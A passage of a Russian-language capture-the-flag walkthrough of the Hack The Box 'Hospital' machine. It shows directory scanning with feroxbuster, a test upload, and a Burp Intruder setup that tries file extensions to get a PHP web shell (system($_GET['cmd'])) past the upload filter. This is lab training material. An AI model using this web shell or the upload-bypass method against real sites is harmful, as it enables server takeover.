
У нас есть возможность зарегистрироваться, так что обязательно сделаем это. Авторизованному пользователю доступна форма загрузки файлов.



In order to get more personalized treatment, please upload your medical records

Главная страница hospital.htb:8080

Загружаем тестовый файл без каких-либо проблем. Если сможем найти этот файл на сервере, то это даст возможность загрузить бэкшелл.



```
29   http://hospital.htb:8080   POST   /upload.php    ✓   302   193    HTML   php
30   http://hospital.htb:8080   GET    /success.php       200   3728   HTML   php   Hospital
```

```
POST /upload.php HTTP/1.1
Host: hospital.htb:8080
Content-Length: 193
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://hospital.htb:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryGXfAxsmeVBPjQUJ2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://hospital.htb:8080/index.php
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=06j91jpv7ldvktdu52ne5jt450
Connection: close

------WebKitFormBoundaryGXfAxsmeVBPjQUJ2
Content-Disposition: form-data; name="image"; filename="test.txt"
Content-Type: text/plain

test_test

------WebKitFormBoundaryGXfAxsmeVBPjQUJ2--
```

```
HTTP/1.1 302 Found
Date: Thu, 30 Nov 2023 22:25:49 GMT
Server: Apache/2.4.55 (Ubuntu)
Location: /success.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

Запрос на загрузку файла

Чтобы найти, куда загрузился файл, можно просканировать каталоги сайта.

Справка: сканирование веба с feroxbuster


Одно из первых действий при тестировании безопасности веб-приложения — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде dirsearch, DIRB или ffuf. Я предпочитаю feroxbuster.

При запуске указываем следующие параметры:

- `-u` — URL;
- `-w` — словарь (я использую словари из набора SecLists);
- `-t` — количество потоков;
- `-d` — глубина сканирования.

Запускаем **feroxbuster**:

```
feroxbuster -u http://hospital.htb:8080/ -t 128 -d 1 -w directory_2.
3_medium_lowercase.txt
```




```
403      GET        9l       28w      279c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        9l       31w      276c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
302      GET        0l        0w        0c http://hospital.htb:8080/ ⇒ login.php
301      GET        9l       28w      321c http://hospital.htb:8080/uploads ⇒ http://hospital.htb:8080/uploads/
301      GET        9l       28w      317c http://hospital.htb:8080/css ⇒ http://hospital.htb:8080/css/
301      GET        9l       28w      316c http://hospital.htb:8080/js ⇒ http://hospital.htb:8080/js/
301      GET        9l       28w      320c http://hospital.htb:8080/vendor ⇒ http://hospital.htb:8080/vendor/
301      GET        9l       28w      319c http://hospital.htb:8080/fonts ⇒ http://hospital.htb:8080/fonts/
301      GET        9l       28w      320c http://hospital.htb:8080/images ⇒ http://hospital.htb:8080/images/
```

Результат сканирования каталогов с помощью feroxbuster

Я не стал дожидаться окончания сканирования, так как с первых же запросов нашелся каталог `uploads`. Поищем наш файл там.

```
curl 'http://hospital.htb:8080/uploads/test.txt'
```




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/hospital]
└─$ curl http://hospital.htb:8080/uploads/test.txt
test_test
```

Запрос на сервер

Видим содержимое нашего файла, а значит, можно переходить к загрузке шелла.

ТОЧКА ОПОРЫ

Как только мы пробуем загрузить файл .php, получаем ошибку. Не все так просто, как казалось на первый взгляд! Но .php — не единственное расширение файлов, которое позволяет выполнять код на веб-сервере. Перебрать все варианты можно с помощью **Burp Intruder**.



Attack type: Sniper


Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://hospital.htb:8080

```
POST /upload.php HTTP/1.1
Host: hospital.htb:8080
Content-Length: 200
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://hospital.htb:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryh5siiKBsk5PVACKZ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://hospital.htb:8080/
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=06j91jpv7ldvktdu52ne5jt450
Connection: close

------WebKitFormBoundaryh5siiKBsk5PVACKZ
Content-Disposition: form-data; name="image"; filename="test_upload§.php§"
Content-Type: application/x-php

<?php system($_GET['cmd']); ?>

------WebKitFormBoundaryh5siiKBsk5PVACKZ--
```

Burp Intruder — вкладка Positions

Чтобы в таблице результатов появился ответ сервера, можно перейти на вкладку Settings к настройке Grep — Extract и добавить правило, которое будет выбирать нужный фрагмент страницы.



☑ Exclude HTTP headers

These settings can be used to extract useful information from responses into the attack results table.

